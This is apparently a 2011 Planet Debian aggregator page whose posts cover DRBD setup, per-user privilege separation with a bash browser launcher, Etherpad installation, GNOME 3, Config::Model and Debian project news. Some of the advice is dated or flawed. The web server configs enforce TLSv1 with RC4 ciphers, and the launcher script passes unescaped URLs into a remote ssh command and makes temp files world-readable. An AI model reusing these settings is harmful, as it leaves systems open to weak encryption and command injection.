DRBD is a system for replicating a block device across multiple systems. It s most commonly used for having one system write to the DRBD block device such that all writes are written to a local disk and a remote disk. In the default configuration a write is not complete until it s committed to disk locally and remotely. There is support for having multiple systems write to disk at the same time, but naturally that only works if the filesystem drivers are aware of this. I m installing DRBD on some Debian/Squeeze servers for the purpose of mirroring a mail store across multiple systems. For the virtual machines which run mail queues I m not using DRBD because the failure conditions that I m planning for don t include two disks entirely failing. I m planning for a system having an outage for a while so it s OK to have some inbound and outbound mail delayed but it s not OK for the mail store to be unavailable. Global changes I ve made in /etc/drbd.d/global_common.conf In the common section I changed the protocol from C to B , this means that a write() system call returns after data is committed locally and sent to the other node. This means that if the primary node goes permanently offline AND if the secondary node has a transient power failure or kernel crash causing the buffer contents to be lost then writes can be lost. I don t think that this scenario is likely enough to make it worth choosing protocol C and requiring that all writes go to disk on both nodes before they are considered to be complete. In the net section I added the following: sndbuf-size 512k;
data-integrity-alg sha1; This uses a larger network sending buffer (apparently good for fast local networks although I d have expected that the low delay on a local Gig-E would give a low bandwidth delay product) and to use sha1 hashes on all packets (why does it default to no data integrity). Reserved Numbers The default port number that is used is 7789. I think it s best to use ports below 1024 for system services so I ve setup some systems starting with port 100 and going up from there. I use a different port for every DRBD instance, so if I have two clustered resources on a LAN then I ll use different ports even if they aren t configured to ever run on the same system. You never know when the cluster assignment will change and DRBD port numbers seems like something that could potentially cause real problems if there was a port conflict. Most of the documentation assumes that the DRBD device nodes on a system will start at /dev/drbd0 and increment, but this is not a requirement. I am configuring things such that there will only ever be one /dev/drbd0 on a network. This means that there is no possibility of a cut/paste error in a /etc/fstab file or a Xen configuration file causing data loss. As an aside I recently discovered that a Xen Dom0 can do a read-write mount of a block device that is being used read-write by a Xen DomU, there is some degree of protection against a DomU using a block device that is already being used in the Dom0 but no protection against the Dom0 messing with the DomU s resources. It would be nice if there was an option of using some device name other than /dev/drbdX where X is a number. Using meaningful names would reduce the incidence of doing things to the wrong device. As an aside it would be nice if there was some sort of mount helper for determining which devices shouldn t be mounted locally and which mount options are permitted it MIGHT be OK to do a read-only mount of a DomU s filesystem in the Dom0 but probably all mounting should be prevented. Also a mount helper for such things would ideally be able to change the default mount options, for example it could make the defaults be nosuid,nodev (or even noexec,nodev) when mounting filesystems from removable devices. Initial Synchronisation After a few trials it seems to me that things generally work if you create DRBD on two nodes at the same time and then immediately make one of them primary. If you don t then it will probably refuse to accept one copy of the data as primary as it can t seem to realise that both are inconsistent. I can t understand why it does this in the case where there are two nodes with inconsistent data, you know for sure that there is no good data so there should be an operation to zero both devices and make them equal. Instead there The solution sometimes seems to be to run drbdsetup /dev/drbd0 primary - (where drbd0 is replaced with the appropriate device). This seems to work well and allowed me to create a DRBD installation before I had installed the second server. If the servers have been connected in Inconsistent/Inconsistent state then the solution seems to involve running drbdadm -- --overwrite-data-of-peer primary db0-mysql (for the case of a resource named db0-mysql defined in /etc/drbd.d/db0-mysql.res). Also it seems that some commands can only be run from one node. So if you have a primary node that s in service and another node in Secondary/Unknown state (IE disconnected) with data state Inconsistent/DUnknown then while you would expect to be able to connect from the secondary node is appears that nothing other than a drbdadm connect command run from the primary node will get things going.

16 December 2011

Jamie McClelland: Privilege Separation

What are the biggest security threats to my laptop? Almost all the software I install is vetted and signed by a member of the Debian team. I run reliable virus software on our mail server. My disk is encrypted and xscreensaver locks my screen after a few minutes of inactivity. What else? The two biggest threats I've recently considered are: web browsing and non-free software or software that doesn't come from Debian (I regularly have to use skype and zimbra, for example). To mitigate these risks, I've configured these programs to run as their own users, thus adding a layer of separation between the programs and my primary user account, which has access to my gpg/ssh keys and email. With a program like zimbra it's fairly easy. I created a zimbra user, added my primary account's public ssh key to /home/zimbra/.ssh/authorized_keys, and add the following stanza to ~/.ssh/config:
Host zimbra 
Hostname localhost 
User zimbra 
ForwardX11 yes
Now I can start zimbra with:
ssh zimbra ./zdesktop-launch
Skype was a little harder, since the skype client has to access the audio system. With pulseaudio, though, it's a snap. I copied /etc/pulse/default.pa to ~/.pulse/ and added the line:
load-module module-native-protocol-tcp auth-ip-acl=127.0.0.1
Then, I added /home/skype/.pulse/client.conf with the contents:
default-server = 127.0.0.1
[Note: Jamie Rollins and dkg have pointed out that this arrangement allows any user on my laptop to send arbitrary data to pulseaudio, running as my primay account. They suggested configuring pulseaudio to listen on a unix-domain socket, and then configuring pulseaudio to only permit access to users in a particular group.] iceweasel is the most complicated. In addition to the pulseaudio trick, I had to make two other allowances. First, there are a lot of processes that launch a web browser in a number of different ways (sometimes asking for a new session, other times adding a tab to an existing one, sometimes passing an URL as an argument, etc). The one that I got the most stuck on was mutt. Sometimes I want to see how an HTML message looks in iceweasel. Via mailcap, mutt creates a temp file with the html content and then launches a web browser to view the file. As can be reasonably expected, this temp file is owned by my primary user, and only read-able by the owner. That means my iceweasel user can't read it. Eventually, I decided the easiest way to deal with these various scenarios was to write a simple bash script to launch my web browser (see below). I registered it via update-alternatives, so most reasonable programs that want to launch a web browser will use it. The second issue is that I use the monkeysphere xul plugin to verify TLS certificates, which requires iceweasel to communicate with my monkeysphere validation agent. My agent runs as my primary user and by default only responds to queries from my primary user. Fortunately, monkeysphere is well-designed and can handle this situation. As you can see from my web launcher script, I pass MONKEYSPHEREVALIDATIONAGENTSOCKET=$MONKEYSPHEREVALIDATIONAGENTSOCKET when calling iceweasel. In addition, I added the following before I exec monkeysphere-validation-agent:
export MSVA_ALLOWED_USERS="iceweasel jamie"
With this simple infrastructure setup, it's possible to easily isolate future programs as well. Lastly... here's the script for launching iceweasel.
#!/bin/bash
stdin=
new_session=no
url=
for arg in "$@"; do
  if <span class="createlink"> &#34;&#36;arg&#34; &#61;&#126; &#94;-- </span>; then 
    if [ "$arg" = "--new-session" ]; then
      new_session=yes
    elif [ "$arg" = "--from-stdin" ]; then
      stdin=yes
    fi
  else
    url="$1"
  fi
done
if [ "$stdin" = "yes" ]; then
  temp=$(mktemp)
  while read line; do
    echo "$line" >> "$temp"
  done
  # it must be readable by the iceweasel user
  chmod 755 "$temp"
  url="file:///$temp"
fi
args=
if [ "$new_session" = "yes" ]; then
  args="--no-remote -ProfileManager"
fi
if [ -n "$url" ]; then
  args="$args '$url'"
fi
ssh iceweasel "MONKEYSPHERE_VALIDATION_AGENT_SOCKET=$MONKEYSPHERE_VALIDATION_AGENT_SOCKET iceweasel $args" &
[ -f "$temp" ] && sleep 5 && rm "$temp"
Comments by email... Hi, http://current.workingdirectory.net/posts/2011/privilege-separation/ has good intentions but afaik it does not improve security much. X applications can sniff your passwords and inject commands to your terminal emulators. I personally use xpra to get a similar solution without the hazards of X. I've been using it for two months now both at work and home. There are still bugs but svn version is getting better all the time. See for example my reply to https://grepular.com/ProtectingaLaptopfromSimpleandSophisticated_Attacks Timo

Dominique Dumont: Config::Model new command line: And the winner is

Hello Following the suggestions provided after my post What name for Config::Model s new command line ? cfg or something else ? , I ve considered cmc and cme as a good candidates. But, cmc is used by a C mol compiler software (don t ask me what it is ). cme is also a very good name. So the winner is cme Next version of Config::Model will provide /usr/bin/cme. The old config-edit command will be provided for a few months to preserve backward compatibility. Thanks to all people who took the time to reply :-) All the best

Patrick Schoenfeld: Why Gnome3 sucks (for me)

When I started using Linux, I started with a desktop environment (KDE) and then tried a lot of (standalone) window managers, including but not limited to Enlightenment, Blackbox, Fluxbox and Sawfish. But I was never really satisfied as it felt as if something was missing.
It then came, that I became a user of a desktop environment again. Now I have been a GNOME user for at least five years.

Among the users of desktop environments, I'm probably not a typical user. In 2009 my setup drifted from a more or less standard GNOME 2.3 to a combination of GNOME and a tiling window manager, which I called Gnomad, as a logical continuation of something I've done for a long time since using computers: Simplifying tasks, which are not my main business.
I just didn't want to care about the hundred techniques to auto mount an USB stick or similar tasks, which are handed just fine by a common Desktop Environment. And I didn't want to care about arranging windows, because after all the arrangement of my windows was always more or less the same.

But there were rumors that GNOME3 significantly changed the user experience and I wanted to give it a try at some point in the future. This try was forced by latest updates in Debian unstable, so I tested it for some days.

Day 1: Getting to know each other
My first day was GNOME3 was a non-working-day. When I'm at home I'm mostly using my computer for some chatting and surfing in the web, so I don't have great demands on the
Window manager/Desktop Environment.
Accordingly the very first experience with GNOME3 was mostly a good one, except some minor issues.
The first thing to notice in a positive way, is the activities screen. I guess this one is inspired by Mac Expos , but its nevertheless a nice thing, as it provides an overview over opened applications.
Apart from that, its possible to launch applications from there. The classical application menu is gone, but this one is better. One can either choose with the mouse or start typing the applications name and it will incrementally search for it and show it immediately. Hitting Enter is enough to launch the application.
Additionally, on the left, there is a launcher for your favorite applications.

This one lead to the first question mark above my head.

I had opened a terminal via this launcher and now wanted to open another terminal, after I switched to a different workspace.
So I just clicked it again and had to notice that GNOME developers and I have a different perception, of whats intuitive, because that click
led me back to the terminal on the first workspace. It took me some minutes to realize how I'm able to start a second terminal, by just right clicking on the icon and click on Open new window or similar.

Day 2: Doing productive work
The next day was a work day and I was on a customer appointment to do support/maintenance tasks. On this appointments my notebook is not my primary work machine and so I could softly go over to using GNOME3 when doing productive work.
I can say that it worked, although I soon started to miss some keystrokes which I'm used to. Like switching workspaces with Meta4+Number or at least switch workspaces by cycling through them with STRG+Alt+Left and Right Arrow Keys. While the first is a shortcut specific to my GNOmad setup, the latter is something I knew back from the good old Gnome2 days.
It just vanished from the default keybindings and did nothing. Appearently, as I learned afterwards, it has been decided to use the Up/Down arrow keys instead.

While for new users this will not be a problem at all, this is really hard for someone using GNOME for about 5 years as these are keystrokes one is really used to.

Day 3: Going mulithead

The appointment ended on the third day at afternoon, so when I came back into the office, I had the chance to test the whole thing in my usual work environment. At office I have my notebook attached to a docking station which has a monitor attached to it. So usually I work in dual head mode, with my primary work screen being the bigger external screen.

That was the point, where GNOME3 became painful.

At first everything was fine. GNOME3 detected the second monitor and made it available for use with the correct resolution. But things started to become ugly, when I actually wanted to work with it. GNOME3 decided that the internal screen is the primary screen, so the panel (or what has stood around from it) was on that screen. I can live with that, as thats basically the same with GNOME2, but the question was: How to start an application in a way that its started on the big screen?
I knew that I couldn't just use the keystrokes I'm used to, like Meta4+p, which were bound to launching dmenu in my GNOmad setup, as I knew that I was not running GNOmad at present. So I thought hard and remembered that GNOME had a run dialog itself, bound to Alt+F2. Relieved I noticed, that this shortcut had not gone away. I typed 'chromium' and waited. A message appeared telling me that the file was not found. Okay. No, wait. What? I did not uninstall it, so I guess it should be there.
I tried several other applications and all were told not to be available. Most likely this is a bug and bugs happen but this was really serious for me.

Another approach was to use the activity screen. At first I used it manually, by moving the mouse to there, launch chromium (surprise, surprise, it was still there) and moved it to the right screen, because I haven't found a shorter way to do that. There must be a better way to that, I thought and so I googled. Actually there are more then one better way to do it.

  1. There is a hidden hot spot in the corner of the second screen, too. If one finds and moves the mouse over it, the activity screen will open on the primary monitor and on the secondary monitor, but the application list is only one the first. One can now type what he wants to start, hit Enter and Tada its on the screen where my mouse is. Not very intuitive, in my opinion, and I really would prefer if I had the same level of choice on the second screen.
  2. I can hit Meta4 and its opening the activitiy screen. From there everything is the same as described above.

There were many other small quirks that disturbed me, like that the desktop has vanished away (I used it seldom, but it was irritating that it wasn't there anymore), shortcuts I were missing and so on. lot of this is really specific to me being used to my previous setup, but I can't help myself but I really need those little helpers.

So, at some point I decided to go back to GNOmad again, knowing that I will run into the next problem again, because I would have to permanently disable the new gnome3 mode and instead launch GNOME in the fallback mode. Luckily that is as easy as typing the following in a terminal

gsettings set org.gnome.desktop.session session-name 'gnome-fallback'

I quickly got this working again, but had to notice another cruel thing in GNOME3, that even disturbed my GNOmad experience. GNOME3 now binds to Meta4+p to a function, which switches internal/extern monitor setting, and now that is a real PITA.

From this point on another journey began, that eventually ended in switch to a Gnome/Awesome setup but this is a different story for a different time.

15 December 2011

Francois Marier: Installing Etherpad on Debian/Ubuntu

Etherpad is an excellent Open Source web application for collaborative text editing. Like Google Docs, it allows you to share documents with others through a secret URL or to set up private documents for which people need a login.

It's a little tricky to install so here's how I did it.

Build a Debian packageBecause the official repository is not kept up to date, you must build the package yourself:
  1. Grab the master branch from the official git repository:
    git clone git://github.com/ether/pad.git etherpad
  2. Build the package:
    dpkg-buildpackage -us -uc

Now, install some of its dependencies:
apt-get install --no-install-recommends dbconfig-common python-uno mysql-server

before installing the .deb you built:
dpkg -i etherpad_1.1.deb
apt-get install --no-install-recommends -f

Application configurationYou will likely need to change a few minor things in the default configuration at /etc/etherpad/etherpad.local.properties:
useHttpsUrls = true
customBrandingName = ExamplePad
customEmailAddress = etherpad@example.com
topdomains = etherpad.example.com,your.external.ip.address,127.0.0.1,localhost,localhost.localdomain

Nginx configurationIf you use Nginx as your web server of choice, create a vhost file in /etc/nginx/sites-available/etherpad:
server  
listen 443;
server_name etherpad.example.com *.etherpad.example.com;
add_header Strict-Transport-Security max-age=15768000;

ssl on;
ssl_certificate /etc/ssl/certs/etherpad.example.com.crt;
ssl_certificate_key /etc/ssl/certs/etherpad.example.com.pem;

ssl_session_timeout 5m;
ssl_session_cache shared:SSL:1m;

ssl_protocols TLSv1;
ssl_ciphers RC4-SHA:HIGH:!kEDH;
ssl_prefer_server_ciphers on;

access_log /var/log/nginx/etherpad.access.log;
error_log /var/log/nginx/etherpad.error.log;

location /
proxy_pass http://localhost:9000/;
proxy_set_header Host $host;

and then enable it and restart Nginx:
/etc/init.d/nginx restart

Apache configurationIf you prefer to use Apache instead, make sure that the required modules are enabled:
a2enmod proxy
a2enmod proxy_http

and then create a vhost file in /etc/apache2/sites-available/etherpad:
<VirtualHost *:443>
ServerName etherpad.example.com
ServerAlias *.etherpad.example.com

SSLEngine on
SSLCertificateFile /etc/apache2/ssl/etherpad.example.com.crt
SSLCertificateKeyFile /etc/apache2/ssl/etherpad.example.com.pem
SSLCertificateChainFile /etc/apache2/ssl/etherpad.example.com-chain.pem

SSLProtocol TLSv1
SSLHonorCipherOrder On
SSLCipherSuite RC4-SHA:HIGH:!kEDH
Header add Strict-Transport-Security: "max-age=15768000"

<Proxy>
Order deny,allow
Allow from all
</Proxy>

Alias /sitemap.xml /ep/tag/\?format=sitemap
Alias /static /usr/share/etherpad/etherpad/src/static

ProxyPreserveHost On
SetEnv proxy-sendchunked 1
ProxyRequests Off
ProxyPass / http://localhost:9000/
ProxyPassReverse / http://localhost:9000/
</VirtualHost>

before enabling that new vhost and restarting Apache:
a2ensite etherpad
apache2ctl configtest
apache2ctl graceful

DNS setupThe final step is to create these two DNS entries to point to your web server:
  • *.etherpad.example.com
  • etherpad.example.com

Also, as a precaution against an OpenOffice/LibreOffice-related bug, I suggest that you add the following entry to your web server's /etc/hosts file to avoid flooding your DNS resolver with bogus queries:
127.0.0.1 localhost.(none) localhost.(none).fulldomain.example.com
where fulldomain.example.com is the search base defined in /etc/resolv.conf.

Other useful instructionsHere are the most useful pages I used while setting this up:

14 December 2011

Patrick Schoenfeld: Facebook aggressively advertising dubious features

Yesterday some confusion arised on my side when I saw a new facebook advertising campaign in my facebook account (yes, I am a member of facebook, although I'm aware of the privacy concerns). Basically it was saying that I should try the friends finder and that some of my friends (showing and naming me three of them) would have used it already.

Some background:
The friends finder feature of facebook is a feature that asks for the password of your e-mail account. It will then crawl through your emails to find contacts that might already be on facebook but not connected to you (in a facebook sense).

My first feeling was: Oh my god. How can it be that friends (and family) of mine are so naive? Especially since there were people included which I consider to be quiet clever. But honestly: Who would be so naive to give an unknown company direct unsupervised (you can't tell what they really do) access to your mail account? Would you give it to your friend? Your husband? Your father? I guess the answer will be "No" in the most cases and these people are most likely people you trust. Well, I know, you could state similar things for Googlemail who crawl your mails to show you personalized advertising. And in fact you are right. But if one decides to use gmail for your email hosting you have to trust them anyway. Like you have to trust anybody else you retain to host your mails (who could do the same but just don't tell you). But in this case its a third party, Facebook.

But if you now think that this becomes a rant against my friends: You are wrong. Over the day I found out that it basically shows up all my friends in a rotation. Every time I open the start page it randomly picks three people from my friend list and shows them to me, telling the same lie to me all over again.

So what do we have here? Facebook tries to advertise the most dubious feature they have in the most aggressive way one could imagine. By pretending wrong facts. Wouldn't that even be an element of crime in Germany ("Irref hrung" 5 UWG or maybe also 4 UWG, "unsachliche Beeinflussung")?

Facebook, you can do better.

Update: Stefano raised a good point. I didn't actually make clear that it has been verified that those people actually did not use the "feature":

1. I asked some of them. They said, they didn't use it and were in fact surprised that I asked.
2. Others told me they saw that ad stating that I used the feature. I definitely did not use this "feature".
3. Probably weak: IMHO its highly unlikely that all of my friends used that feature and at the point I've written this it had already shown my whole friend list.

12 December 2011

Dominique Dumont: What name for Config::Model s new command line ? cfg or something else ?

Hello As Damyan mentioned last summer in Debconf, the current command interface to Config::Model Perl module is rather cumbersome as it involves quite a lot of typing. First, config-edit command name is too long. Even with the help bash completion, this does not compare well with git or hg command. Then all operation require options. For instance, the -application option is required to specify what you will be working on. A required option is a good example of an oxymoron. Which may be funny but which is not user friendly So, here s the synopsis of the new command I m working on:
# edit dpkg config with GUI (Tk or curses, or readline)
cfg edit dpkg 
# just check the validity of the file, show warnings
# and suggested fixes
# does not modify the file
cfg check dpkg
# check the file, remove deprecated parameters,
# migrate data to new parameters and save
cfg migrate dpkg 
# like migrate, but also apply all suggested fixes
cfg fix dpkg 
# like migrate and modify configuration
# with command line argument
cfg modify dpkg source format="quilt (3.0)"
# access dpkg parameters through a fuse file
# system. data are saved when fs is unmounted
cfg fusefs dpkg fuse-dir
# dump configuration data in config-model format
cfg dump dpkg   
# list all available applications
cfg list 
# more general synopsis
cfg [ global_options ] command application [ options ] arguments
This synopsis use dpkg as an example, but it could be used for any of the available models (e.g. ssh, lcdproc, multistrap ). The main question I have for you is: Is cfg name good ? I mean it s short, descriptive enough. But it s also quite ugly. Does anyone have a better idea ? And what do you think of the synopsis shown above ? Are the sub-command name descriptive enough ? All the best

11 December 2011

Stefano Zacchiroli: bits from the DPL for November 2011

Mako's IronBlogger is a great idea. I often find myself postponing blog posts for a very long time, simply out of laziness. IronBlogger provides a nice community incentive to counter (my) laziness and blogging more often. As a related challenge, we have to face the fact that different subsets of our communities use different media to stay informed: mailing lists, blog (aggregators), social media, IRC, etc. Disparities in how they stay informed are a pity and can be countered using multiple medias at a time. Although I haven't blogged very often as of lately, I managed to keep the Debian (Developer) community informed of what happens in "DPL land" on a monthly basis, by the means of bits from the DPL mails sent to d-d-a. While the target of bits mails perfectly fits d-d-a, there is no reason to exclude a broader public from them. After all, who knows, maybe we'll find the next DPL victim^W candidate among Planet readers! Bonus point: blogging this also helped me realize that my mails are not as markdown-clean as I thought they were. I still have no IronBlogger squad, though. (And sharing beers with folks in the Boston area is not terribly handy for me ). Anyone interested in setting up a BloggeurDeFer in the Paris area? (SCNR)
Dear Project Members,
another month has passed, it's time to bother you again about what has happened in DPL land in November (this time, with even less delay than the last one, ah!). Call for Help: press/publicity team I'd like to highlight the call for help by the press / publicity teams. They are "hiring" and have sent out a call for new members a couple of weeks ago. The work they do is amazing and is very important for Debian, as important as maintaining packages or fixing RC bugs during a freeze. It is only by letting the world know what Debian is and what we do, that we can keep the Project thriving. And letting the world know is exactly what the publicity and press teams do. If you're into writing, blogging, or simply have a crush for social media, please read the call and "apply"! Interviews November has apparently been the "let's interview the DPL" month. I've spent quite some time giving interviews to interested journalists about various topics. For both my embarrassment and transparency on what I've said on behalf of Debian, here are the relevant links: Assets Legal advice (work in progress) Relationships with others Miscellanea Thanks for reading thus far,
and happy hacking.
PS as usual, the boring day-to-day activity log is available at master:/srv/leader/news/bits-from-the-DPL.*

Next.

Previous.